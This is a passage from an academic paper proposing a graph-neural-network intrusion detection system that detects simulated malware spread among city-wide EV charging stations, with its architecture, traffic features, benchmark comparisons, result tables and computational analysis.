


Fig. 7. Illustration of the constructed probabilistic EV charging graph of the city of Cookeville, Tennessee, USA.

Nashville, Tennessee, USA, representing urban cities. These graphs provide insights into EV mobility patterns and logical connectivity among charging stations in each city. Each of these graphs is utilized by the BiRAGNN model to detect malware injection attacks as will be discussed in Section III. It is important to highlight that the practicality of EVCCS is emphasized by its foundation on realistic data from publicly available datasets. For data practicality, the Overpass API tools from OpenStreetMap [44] are utilized to pinpoint locations of residential areas and workplaces as well as shopping and entertainment zones. Data on public charging station locations are sourced from the U.S. Department of Energy's Alternative Fuels Data Center (AFDC) [43]. Additionally, information on the number of registered EVs is obtained from the Atlas EV Hub [40], while the U.S. Census Bureau [41] provides data on the workforce distribution across various industries. Real-time traffic data is collected using the Waze API [45], as illustrated in Algorithm 2.

E. Feature Extraction

The utilized injection testbed along with the malware spread model to generate the required dataset are illustrated in Fig. 1. For the benign traffic data, MiniV2G is utilized to initiate multiple charging transactions between EVs and EVSE. For the malware injection, MiniV2G is utilized with the ACC class where malware is injected by EV_a into the EVSE. The malware spread model described by the probabilistic graph is used to find the next EVCS for each EV. Eventually, the generated dataset represents a balanced dataset of benign and malicious classes. In each charging event, Wireshark is employed to capture relevant traffic until all the EVCSs in the city are infected. The collected data are then transformed into the comma-separated value (CSV) format using the PyShark tool [46]. Then, preprocessing is carried out to get packet-level and flow-level feature sets. Specifically, the dataset is generated using two different processing approaches applied to the same traffic to fetch the two feature sets. The first approach extracts a packet-level feature set, and the other extracts a flow-level (session-level) feature set. The motivation behind generating both feature sets is to evaluate whether a smaller, lightweight feature set (i.e., packet-level) is able to achieve comparable detection performance with lower computational overhead, compared to the richer but more complex feature set (i.e., flow-level).

1) Packet-Level Features: The initial packet-level dataset (i.e., individual packets) includes the source and destination IP addresses, source and destination ports, payload length, round-trip time, and packet rate. The source and destination IP addresses are excluded from the dataset, as we do not factor in any IP address blacklisting. The port numbers are also left out due to their potential randomness, making them irrelevant to our detection strategy. Consequently, the utilized packet-level dataset comprises three primary features including the round-trip time, packet rate (i.e., frequency at which an EV transmits packets during a communication session), and payload length.

2) Flow-Level Features: The flow-level dataset (i.e., group of packets within the same session) contains the start time, end time, flow duration, maximum flow inter-arrival time (IAT), minimum flow IAT, mean flow IAT, packets per second (PPS) within the flow, total packets, total bytes, and maximum packet length. Such features reflect the communication between the EV and EVSE during charging. Such features are used in our approach as it is designed to be lightweight and efficient. The dataset samples are labeled such that a $y = 0$ label reflects benign traffic samples and a $y = 1$ label depicts malicious (malware) samples.

3) SHAP Analysis: For model explainability, we identify the indicative packet and flow-level features by using the

SHAP analysis method, an approach from game theory, that assigns importance values to each feature to explain how each feature contributes to the overall behavior of the model [47]. We use SHAP herein to identify the features that are overall most important (i.e., global explanations).

F. System Size and Scalability

Benign and malicious datasets with labeled samples are generated for the standalone and N-node systems. Our study focuses on EV mobility within a city, but the framework is scalable to intercity scenarios by capturing highway traffic, as external EVs often follow similar patterns to local EVs. We also consider multiple system sizes to investigate the scalability of the framework. The size of each dataset varies depending on the number of EVCSs under consideration. The standalone system dataset includes packet-level, flow-level, and fusion samples of both benign and malicious communication during EV charging at an EVCS, representing only temporal features. On the other hand, the N-node EVCS system, in addition to the temporal features, comprises spatial features from the probabilistic graphs that represent the EV mobility patterns as well as the spread of the malware. Specifically, the city of Cookeville is considered with 8 EVCSs, where the dataset has $9,274$ packet-level samples and 74 flow-level samples. The city of Nashville is also considered where we select the top 50 and 100 EVCSs with the highest EV charging activity in the simulation, reflecting the most influential EVCSs in the network. Such numbers of nodes are specifically selected to draw the conclusion that adding more nodes improves the detection performance (as will be seen in Section IV-D). Such selection also helps in avoiding overfitting and underfitting since the detection performance saturates at the 100-node system. These datasets include $125,668$ and $246,972$ packet-level samples, along with $1,124$ and $2,216$ flow-level samples for the 50 and 100-node systems, respectively. To fuse packet-level and flow-level samples, we align their respective timestamps. The alignment facilitates the association of flow-level data with corresponding packet-level data, enabling the fusion of information from both datasets. It is important to note that these samples encompass both benign and malware traffic. The datasets are divided into training (70%), validation (10%), and testing (20%) sets.

III. Proposed BiRAGNN and Benchmark IDSs

This section describes the proposed BiRAGNN-based IDS along with the utilized non-graph and graph-based benchmark models for comparison.

A. Proposed BiRAGNN-Based IDS

In this work, due to the dynamic nature of the dataset, where capturing the flow of information from one node to the other is required to track the malware spread, we propose a BiRAGNN-based IDS that dynamically captures the spatiotemporal aspects and bidirectional flow of information among nodes while assigning higher weights to impactful instances.




Fig. 8. Illustration of the proposed BiRAGNN model architecture.

1) Proposed BiRAGNN vs. Traditional GNNs: Besides not capturing temporal aspects, traditional GNNs are designed to only capture spatial relationships (i.e., node connectivity) within graphs with unidirectional flow of information, which limits the ability of iteratively capturing the flow of information from one node to the other. To overcome such a limitation, we propose BiRAGNN-based IDS with a unique graph-based model architecture that captures: spatial features using graph layers, bidirectional flow of information from one node to the other, temporal features using recurrent layers, and prolonged time-series measurements by assigning higher weights to important instances using an attention mechanism.

2) BiRAGNN Model Architecture: As illustrated in Fig. 8, the unique structure of the proposed BiRAGNN-based IDS comprises an input layer, graph layers, recurrent layers, bidirectional flow of information, an attention mechanism, a dense layer, and an output layer. Each component is described next.

a) Input Layer: We feed our graph data into the input layer. Specifically, we use our labeled data that is based on the constructed probabilistic charging graphs. For each graph, the node features are based on the time-series of packet and/or flow-level data, while the directed weight edges are established using the charging probability from the probabilistic charging graphs. Consequently, the BiRAGNN model adopts spatiotemporal features to detect malware injection. Spatial features are based on the malware spread probability indicated by the weighted directed edges, while temporal information is drawn from the node's time-series features. The input layer then feeds such information into the proceeding graph layers to comprehend the graph structure and node attributes (i.e., spatiotemporal features).

b) Graph Layers: We employ graph convolutional layers designed to process datasets that are structured as networks since they excel at capturing intricate relationships and dependencies within the data while dealing with nodes and edges in a graph [48]. Each node continually gathers information from its neighboring nodes and adjusts its representation accordingly. This iterative process empowers the model to capture complex high-order relationships present in the graph. Graph layers are also effective in enhancing the detection performance due to their ability to capture spatial relationships using adjacency matrices. Therefore, we employ graph layers herein to detect malware injection attacks and their spread within EVs and EVCSs.

c) Recurrent Layers: The recurrent layers are designed to capture temporal dependencies in our dynamic and time-evolving graph data. Specifically, we integrate the long short-term memory (LSTM) recurrent units to maintain a memory of previous graph states or node representations over time. Such a mechanism captures malware cases where malicious patterns evolve gradually throughout the network. Additionally, the recurrent component enables learning how past node behaviors influence current model decisions, which results in improving the ability of our BiRAGNN model to detect long-term sequential trends while reducing sensitivity to short-term fluctuations or noise.

d) Bidirectional Flow: We employ a bidirectional flow of information-based model herein to consider both the spatial and temporal aspects of the datasets as it captures the flow of information within the graphs. Our bidirectional graph model facilitates the exchange of information in both forward and backward directions, allowing central nodes to gather information from their neighbors and vice-versa. This approach enhances the capacity of the model to capture nuanced relationships and thus improves the detection performance in the context of malware detection, where the spread direction matters. Our bidirectional graph model operates by initializing node embeddings to represent features. Node embeddings, in conjunction with the graph structure, enable information to flow bidirectionally, from neighbors to the central node (forward) and from the central node to its neighbors (backward). The central node aggregates information from both directions, enhancing the ability to capture temporal aspects as well, which helps in detecting injection attack samples [49], [50].

e) Attention Mechanism: We employ an attention mechanism as it enables the model to focus on the most relevant instances of the graph by dynamically assigning higher importance weights to them. Specifically, our attention mechanism allows the network to prioritize the weights that are more influential when making the detection decision. Attention also helps in dealing with prolonged time-series measurements as it assigns higher weights to important instances. The attention mechanism enhances the model's robustness to noise and irrelevant data [51], [52].

f) Dense Layer: The dense layer in a fully-connected layer is placed to transform the pooled graph representation into a lower-dimensional space [53]. The dense layer enables the BiRAGNN model to learn complex decision boundaries before the final detection decision in the output layer.

g) Output Layer: The output layer produces the final inference (i.e., decision on whether the sample is benign or malicious). The output layer produces a decision of $y = 0$ if the sample is benign, and $y = 1$ if the sample is malicious.

3) BiRAGNN Model Training: To train the BiRAGNN model, we define a loss function for classification with binary cross-entropy for attack detection. The training process consists of an implementation of a training loop that commences with a forward pass, during which labels are determined using the BiRAGNN model. The loss is then evaluated by comparing the acquired labels to the ground truth. The loop concludes with a backward pass, enabling backpropagation to update the model parameters. Experimentation with various hyper-parameters is then carried out, as will be discussed in Section IV-A, to identify the most effective model configuration [54]. After training, we assess the performance of the BiRAGNN model against the test dataset [55] and report the detection performance, as will be discussed in Section IV-D.

B. Benchmark IDSs

The following non-graph and graph models are used as benchmark malware IDSs.

1) Non-Graph Benchmarks: The non-graph-based IDSs include the following DL models. The FNN model consists of hidden layers with interconnected neurons and employs forward propagation for data processing. The RNN model consists of hidden layers with memory cells (i.e., LSTM cells) that hold information over prolonged sequences to process sequential data that require temporal modeling. The CNN model employs the convolution operation and applies filters to the input data to capture correlations and patterns. The Transformer model employs an encoder-decoder mechanism in a feedforward manner to capture the sequences in the data.

2) Graph Benchmarks: The graph-based IDSs include the following GNN models to process the data in a unidirectional flow of information. The traditional convolutional GNN model performs the graph convolution operation to capture spatial aspects from the data. The hybrid Transformer-based GNN model (TGNN) employs a graph encoder-decoder mechanism in a feedforward manner to capture the sequences within the graph-structured data.

IV. Results and Discussion

This section discusses the hyper-parameter optimization, malware detection distinctive features, evaluation metrics, performance evaluation results, and computational analysis on the investigated IDSs.

A. Hyper-parameter Optimization

A random grid search algorithm is employed to optimize the models' hyper-parameters. For the DL models in both standalone and N-node systems, an optimal hyper-parameters Q is selected from search spaces $\boldsymbol{Q}$ including number of layers $\boldsymbol{L} = \{2, 3, \cdots, 15\}$, number of neurons/units $\boldsymbol{U} = \{16, 32, 64, 128, 256, 512\}$, dropout rate $\boldsymbol{D} = \{0, 0.2, 0.4, 0.5\}$, neighborhood order $\boldsymbol{B} = \{3, 4, 5\}$, optimizer $\boldsymbol{O} = \{\text{SGD, Adam, Rmsprop}\}$, and hidden activation function $\boldsymbol{A} = \{\text{ReLu, Elu, Tanh}\}$. Tables I and II summarize the optimal hyper-parameters of the investigated models for the standalone and N-node systems, respectively. It is worth highlighting that the graph-based models are only adopted for the N-node systems, consisting of multiple nodes, to capture the spatial aspects within the nodes unlike the standalone system with a single node.

B. Evaluation Metrics

We use detection accuracy (AC $= \frac{\text{TP+TN}}{\text{TP+TN+FP+FN}}$), detection rate (DR $= \frac{\text{TP}}{\text{TP+FN}}$) and false alarm rate (FA $= \frac{\text{FP}}{\text{FP+TN}}$) to statistically evaluate the models where TP, FN, FP, and TN

TABLE I
OPTIMAL HYPER-PARAMETERS FOR NON-GRAPH BENCHMARKS

Model	q	Standalone	N-Node systems
FNN	L	3	5
	U	64	32
	D	0.2	0.2
	O	Adam	Adam
	A	ReLu	ReLu
RNN	L	3	3
	U	32	16
	D	0	0
	O	SGD	Adam
	A	Tanh	ReLu
CNN	L	4	6
	U	32	64
	B	-	3
	O	Rmsprop	Adam
	A	ReLu	ReLu
Transformer	L	3	12
	U	128	256
	D	0.2	0.1
	O	Adam	Adam
	A	ReLu	ReLU

TABLE II
OPTIMAL HYPER-PARAMETERS FOR N-NODE SYSTEMS GRAPH MODELS

Model	q				
	L	U	B	O	A
GNN	5	128	3	Rmsprop	ReLu
TGNN	4	64	3	Adam	ReLu
Proposed BiRAGNN	5	128	4	Adam	ReLu

denote true positive, false negative, false positive, and true negative samples, respectively. Specifically, we use AC to measure how well the model correctly makes decisions. We use DR (also known as recall, sensitivity, or true positive rate) to evaluate how well the model correctly detects actual attack samples. To evaluate the models from a different perspective, we use FA (also known as false positive rate) to measure the proportion of normal samples that the model mistakenly identified as attack samples.

C. Malware Detection Distinctive Features

We utilize the SHAP analysis method to rank the importance of each feature. From the most to least distinctive, the packet-level features (individual packets) are ranked as follows: packet rate, round-trip time, then payload length. The flow-level features (session-level) are ranked as follows: PPS, total packets, total bytes, flow duration, mean IAT, maximum packet length, maximum flow IAT, minimum IAT, start time, then end time. Fig. 9 ranks the most distinctive features for the fusion model where the mean absolute SHAP value quantifies the average magnitude of the contribution of each feature to the model output across all samples (i.e., global measure of feature importance). SHAP values herein range from 0 to




Fig. 9. SHAP analysis showing the distinctive features in the fusion model.

0.2, where higher values indicate stronger influence malware detection. The top five distinctive features when detecting malware are as follows. First, PPS: malware injection often triggers abnormally high packet per second rates as injected malicious payloads generate excessive traffic, unlike the stable request–response cycles of legitimate charging operations. Second, packet rate: injected malware manipulates packet transmission behavior by producing bursts at irregular intervals, unlike normal traffic where packet transmissions follow strict timing requirements of charging protocols. Third, flow duration: malware injection results in suspicious flow lengths that are either shorter or unusually persistent connections, unlike normal traffic where flow duration remains bounded by protocol-defined exchanges. Fourth, round-trip time: malware injection traffic causes inflated or inconsistent round-trip time values due to additional malicious payload processing or rerouting, unlike normal traffic where round-trip time remains stable and reflects predictable EVCS–server communication. Fifth, total bytes: malware injection leads to altering the byte volume of a flow, either inflating it with additional payloads or reducing it to lightweight signaling packets, unlike normal traffic where the total bytes exchanged conform to the fixed data sizes of EVCS transactions.

D. Performance Evaluation

Our results are split into two parts. The first part discusses the detection performance of the IDSs on the standalone system. The second part analyzes the detection performance of the IDSs on the 8, 50, and 100-node systems. The comparisons are conducted at the packet-level, flow-level, and fusion of packet-level and flow-level datasets.

1) Standalone System Detection Performance: Table III reports the detection performance of the benchmark IDSs against the standalone system. The graph models are only adopted for the N-node systems (as will be seen in Table IV), consisting of multiple nodes, as they operate on the spatial aspects within multiple nodes, unlike the standalone system with a single node (i.e., without spatial aspects). With the standalone system, the Transformer-based IDS offers the best detection performance, exhibiting an improvement of $0.2 - 2.6\%$ in AC, $0.3 - 2.3\%$ in DR, and $0.2 - 3.8\%$ in FA compared to other non-graph benchmark IDSs. Such an improvement is presented as the Transformer model is able to automatically learn the hierarchical representations of features

TABLE III
DETECTION RESULTS FOR THE STANDALONE SYSTEM (%)

Model	Metric	Packet	Flow	Fusion
FNN	**ACC**	92.5	91.5	92.8
	DR	93.3	92.7	93.6
	FA	10.1	11.6	9.8
RNN	**ACC**	93.2	92.2	93.5
	DR	94.5	93.4	94.9
	FA	8.0	9.5	7.6
CNN	**ACC**	94.0	93.4	94.3
	DR	95.1	94.7	95.4
	FA	7.2	8.1	6.7
Transformer	**ACC**	94.2	94.1	94.7
	DR	95.6	95.0	95.9
	FA	6.9	7.8	6.5

from raw data using the encoder-decoder mechanism. Also, across standalone models, a superior detection performance is noticed with the fusion dataset by $0.3-0.5\%$ and $0.6-1.9\%$, in AC, DR, amd FA, compared to the packet and flow-level data, respectively, which highlights the positive impact of combining both types while building IDSs to boost the detection performance.

2) N-Node Systems Detection Performance: The detection results for the N-node systems are presented in Table IV. Similar to the standalone system, the fusion scenario consistently showcases higher detection performance across all models by an average of around 1% compared to packet and flow-level scenarios in the N-node systems, emphasizing the positive impact of combining packet-level and flow-level data. Our remarks on the improvements that the BiRAGNN-based IDS offers compared to the benchmark IDSs against the fusion dataset are discussed next.

- 8-node system: The proposed BiRAGNN-based IDS outperforms non-graph-based benchmark IDSs (FNN, RNN, CNN, and Transformer) by $3.6-5.7\%$ in AC, $2.6-4.9\%$ in DR, and $5.3-11.9\%$ in FA due to capturing spatiotemporal aspects. Additionally, the proposed BiRAGNN-based IDS outperforms graph-based benchmark IDSs (traditional GNN and TGNN) by 3.5% in AC, $2.1-2.4\%$ in DR, and $4.9-5.1\%$ in FA due to dynamically capturing the bidirectional flow of information among the nodes.
- 50-node system: The proposed BiRAGNN-based IDS outperforms non-graph-based benchmark IDSs by $4.1-6.5\%$ in AC, $2.5-5.8\%$ in DR, and $4.1-9.8\%$ in FA due to leveraging spatiotemporal features in the larger system. Additionally, the proposed BiRAGNN-based IDS outperforms graph-based benchmark IDSs by $3.6-3.8\%$ in AC, $2-2.2\%$ in DR, and $3.6-3.8\%$ in FA, reflecting its superiority in capturing bidirectional information flow among nodes in larger systems.
- 100-node system: The proposed BiRAGNN-based IDS outperforms non-graph-based benchmark IDSs by $4.8-7.7\%$ in AC, $3.7-7.3\%$ in DR, and $4.1-9.1\%$ in FA, reflecting superior detection scalability in larger systems. Additionally, the proposed BiRAGNN-based IDS outperforms graph-based benchmark IDSs by $4.5-4.7\%$ in AC, $3.2-3.5\%$ in DR, and $3.6-4\%$ in FA, reflecting the advantage of its attention mechanism in handling prolonged sequences.

E. Performance Remarks

We justify the superiority of the proposed BiRAGNN-based IDS compared to non-graph and graph-based benchmark IDSs next.

1) BiRAGNN vs Non-Graph Benchmarks: The non-graph benchmark models behave as follows. The FNN model captures intricate and non-linear patterns. Next, the RNN model further outshines the FNN model due to its ability to model temporal dependencies in sequential data. Then, the CNN model outperforms the RNN model due to the performed convolutional operations that extract more relevant features from the data. The Transformer model then offers slight improvements over the CNN model due to capturing long-range dependencies and processing sequential data. Finally, the proposed BiRAGNN-based IDS outperforms the non-graph models since it deals with the graph-based datasets, which makes it excel in capturing complex interconnections among nodes as well as spatiotemporal features.

2) BiRAGNN vs Graph Benchmarks: The graph benchmark models behave as follows. The traditional GNN model captures the spatial aspects by performing the graph convolution operation using a unidirectional flow of information from one node to the other. Then, the Transformer GNN offers slight improvements compared to the traditional GNN model by leveraging a graph encoder-decoder framework that models complex node relationships. Finally, the proposed BiRAGNN-based IDS exhibits superior performance as it dynamically leverages the spatiotemporal aspects and captures bidirectional flow of information among nodes while assigning higher weights to impactful instances using an attention mechanism. Additionally, the BiRAGNN model supports comprehensive entity representations within graphs and utilizes a message-passing mechanism that aggregates information from neighboring nodes to make well-informed decisions based on local graph structure.

F. Computational Analysis

To validate the practicality of the proposed BiRAGNN-based IDS compared to benchmarks, this section provides an analysis of model scalability, computational overhead (i.e., training time), online detection latency in real-time (i.e., inference time), and resource efficiency (i.e., energy consumption). Our model training is conducted offline on an NVIDIA GeForce RTX 4090 hardware accelerator, which is only required for training. Practically, system operators conduct offline training on available datasets using the computing resources and servers at their facilities, rather than on the EV or EVCS hardware itself. After training, only the model weights and parameters (i.e., lightweight artifacts of the training process) are extracted and deployed to the EV or EVCS to be executed efficiently using existing hardware

TABLE IV
DETECTION RESULTS FOR THE N-NODE SYSTEMS (%)

			8-node system			50-node system			100-node system		
Structure	**Model**	**Metric**	**Packet**	**Flow**	**Fusion**	**Packet**	**Flow**	**Fusion**	**Packet**	**Flow**	**Fusion**
Non-Graph	**FNN**	**AC**	89.4	89.1	90.3	89.2	89.4	90.5	90.2	89.1	91.0
		DR	90.5	89.9	91.2	90.1	90.7	91.3	91.2	90.3	91.5
		FA	17.8	18.3	16.8	14.7	13.7	13.2	12.3	12.8	12.0
	RNN	**AC**	90.3	90.5	90.9	91.0	91.2	91.3	92.2	93.0	93.8
		DR	91.4	91.8	91.9	92.2	92.5	93.1	93.4	93.9	94.2
		FA	14.4	13.5	12.7	9.9	9.5	9.3	10.9	10.1	9.8
	CNN	**AC**	91.9	91.3	92.4	92.1	92.2	92.6	93.2	92.6	93.9
		DR	93.2	92.1	93.3	94.4	93.5	94.5	94.1	93.9	95.0
		FA	10.9	11.8	10.2	8.2	8.0	7.8	7.6	7.3	7.1
	Transformer	**AC**	92.0	91.5	92.3	92.3	92.5	92.9	92.8	93.1	93.9
		DR	93.4	92.0	93.5	94.6	92.9	94.6	94.0	94.1	95.1
		FA	11.1	11.5	10.8	8.1	7.9	7.5	7.6	7.2	7.0
Graph	**GNN**	**AC**	92.3	91.6	92.5	93.6	92.5	93.2	93.2	92.9	94.0
		DR	93.5	92.2	93.7	94.7	93.9	94.9	94.6	94.2	95.3
		FA	10.5	11.4	10.0	7.9	7.5	7.2	7.3	7.0	6.9
	TGNN	**AC**	92.7	91.8	92.5	93.8	92.7	93.4	94.1	93.3	94.2
		DR	93.8	92.4	94.0	94.9	94.2	95.1	95.2	94.3	95.6
		FA	10.1	11.2	9.8	7.7	7.3	7.0	7.1	6.8	6.5
	Proposed BiRAGNN	**AC**	**95.4**	**94.3**	**96.0**	**96.5**	**94.9**	**97.0**	**98.3**	**97.4**	**98.7**
		DR	**95.8**	**94.7**	**96.1**	**96.8**	**95.1**	**97.1**	**98.5**	**97.6**	**98.8**
		FA	**5.5**	**5.9**	**4.9**	**4.3**	**3.9**	**3.4**	**3.3**	**3.3**	**2.9**


(e.g., NVIDIA Jetson Nano [56]), used to perform other ML-based tasks (e.g., autonomous driving, lane keeping assist, or object detection in EVs [57] as well as load forecasting or energy management in EVCSs [58]), without requiring any modifications or additional resources within the EV/EVCS hardware.

1) Model Scalability: As shown in Table IV, the increment in nodes within the BiRAGNN-based IDS enhances data processing capabilities and enriches graph representations and hence enhances information flow. Against the largest 100-node system, the proposed BiRAGNN-based IDS offers improved detection performance by an average of 1.3% and 2.5% compared to the smaller 50-node and 8-node systems, respectively. Such an improvement is because when more nodes are considered, a greater amount of spatiotemporal features becomes available for the model to leverage using the attentive bidirectional mechanism, resulting in enhanced detection performance.

2) Computational Overhead: Fig. 10 (a) plots the required time in minutes (min) to train the investigated IDSs on the standalone as well as the 8, 50, and 100-node systems against the fusion dataset. In real-world implementations, before the online deployment of such a solution into the EV/EVCSs, the training process occurs offline (away from EV/EVCSs) on the available datasets (with different system sizes) and computational resources, which vary from one system operator to the other. Therefore, reducing training time is not a critical concern herein. As shown in Fig. 10 (a), graph models require between 1.2 and 3.8 times the offline training time of non-graph models due to handling additional spatial aspects, which are required to boost the attack detection performance. However, unlike the benchmark IDSs, the proposed BiRAGNN-based IDS maintains a linear scalability when trained on larger systems while offering the lowest training time (by $3-15\%$) among the graph-based benchmarks against the largest 100-node system, reflecting its efficiency and scalability to larger systems. For all IDSs, training on flow-level features requires 19% more time compared to the packet-level features due to the increased number of features being processed.

3) Detection Latency: Fig. 10 (b) plots the inference time (also known as online testing or real-time decision) in milliseconds (ms) taken by the investigated IDSs against the standalone as well as the 8, 50, and 100-node systems against the fusion dataset. Overall, all investigated IDSs offer low detection latency between 0.9 and 1.9 ms, which satisfies the latency requirements of modern cyber-physical systems security [59]. Additionally, the BiRAGNN-based IDS offers superior inference time (by $0.1-0.3$ ms) compared to the graph-based benchmarks, reflecting its inference efficiency with larger systems. For all IDSs, using the flow-level feature set results in slightly higher detection latency (by 0.1 ms) compared to the packet-level feature set.

4) Resource Efficiency: To analyze the efficiency of the proposed BiRAGNN-based IDS, we report the energy consumption associated with the graph-based models as system size increases. It is worth mentioning that energy consumption is not considered as a trade-off since training is performed offline on available datasets and computation resources. In our experimental environment that utilizes parallel computing, the energy consumption in kilowatt-hour (kWh) associated with the offline training (against the fusion dataset) of the proposed BiRAGNN-based IDS is 4.4 kWh and 4.9 kWh against the



(a) Model offline training time.

(b) Model online (real-time) inference (decision) time.

Fig. 10. Computational overhead, detection latency, and scalability analysis.

8-node and 100-node, respectively, which consumes around $3-9\%$ less energy compared to the graph-based benchmark IDSs, reflecting its scalable energy efficiency. Such energy efficiency advantage stems from the streamlined bidirectional structure and targeted attention mechanism, which reduce redundant message passing and computational overhead. For all IDSs, using the flow-level feature set results in slightly higher energy consumption latency (by 13%) compared to the packet-level feature set.

V. Conclusions and Future Works

This paper focused on enhancing the security of front-end V2G communication systems. Specifically, we addressed the spread of malware from an EV charging at a compromised EVCS to other stations within a city. We utilized a testbed for simulating malware propagation among city-wide EVCSs during charging. During V2G communication, while an EV charges at an EVCS, EVs attempt to inject malware to compromise the charging station, and vice versa. The compromised EV and/or EVCSs attempt to spread malware across all the EVCSs through EVs. This was achieved through the creation of a dataset representing a city and simulating the movements of EVs within the city to model EV commute and charge with EVCCS. EVCCS generates a probabilistic charging graph based on EV charging patterns, and this probabilistic charging graph is then employed in the proposed BiRAGNN-based IDS along with other benchmark IDSs. The IDSs are trained and tested on benign and malicious data for standalone and N-node systems with 8, 50, and 100 nodes with packet-level, flow-level, and fusion of packet-level and flow-level data. Our results demonstrated that the proposed BiRAGNN-based IDS achieves the best detection performance of 99% in AC in the 100-node system, outperforming benchmarks by $5-8\%$. The proposed work herein serves as a benchmark for future research aimed at identifying a wider range of vulnerabilities in EVCSs, including those arising from emerging communication protocols, more multistage cyberattack scenarios, and integration with smart grid infrastructure. Building classifiers that differentiate between attack types based on SHAP analysis is also a possible research direction.

References

[1] S. Poudel *et al.*, "Injection attacks and detection strategy in front-end vehicle-to-grid communication," in *IEEE Int. Conference on Communications, Control, and Computing Technologies for Smart Grids (SmartGridComm)*. Glasgow, United Kingdom, 29 Nov. – 3 Dec. 2023.

[2] T. Bunsen *et al.*, *Global EV Outlook 2018: Towards cross-modal electrification*. International Energy Agency, 2018.

[3] H. Wu, "A survey of battery swapping stations for electric vehicles: Operation modes and decision scenarios," *IEEE Transactions on Intelligent Transportation Systems*, vol. 23, no. 8, pp. 10 163–10 185, Aug. 2022.

[4] M. Abouyoussef and M. Ismail, "Blockchain-based privacy-preserving networking strategy for dynamic wireless charging of EVs," *IEEE Transactions on Network and Service Management*, vol. 19, no. 2, pp. 1203–1215, June 2022.

[5] S. Poudel *et al.*, "EVCCS: Realistic simulation framework for electric vehicle commute and charge," in *IEEE Vehicle Power and Propulsion Conference (VPPC)*. Merced, CA, USA, 1 – 4 Nov. 2022, pp. 1 – 6.

[6] C. Jewers, "Russian electric vehicle chargers are hacked to display message supporting ukraine," https://www.dailymail.co.uk/news/article-10565697/Russian-electric-vehicle-chargers-hacked-display-message-supporting-Ukraine.html, 2022, [Online: accessed Dec. 2025].

[7] BBC, "Isle of wight: Council's electric vehicle chargers hacked," https://www.bbc.com/news/uk-england-hampshire-61006816, 2022, [Online: accessed Dec. 2025].

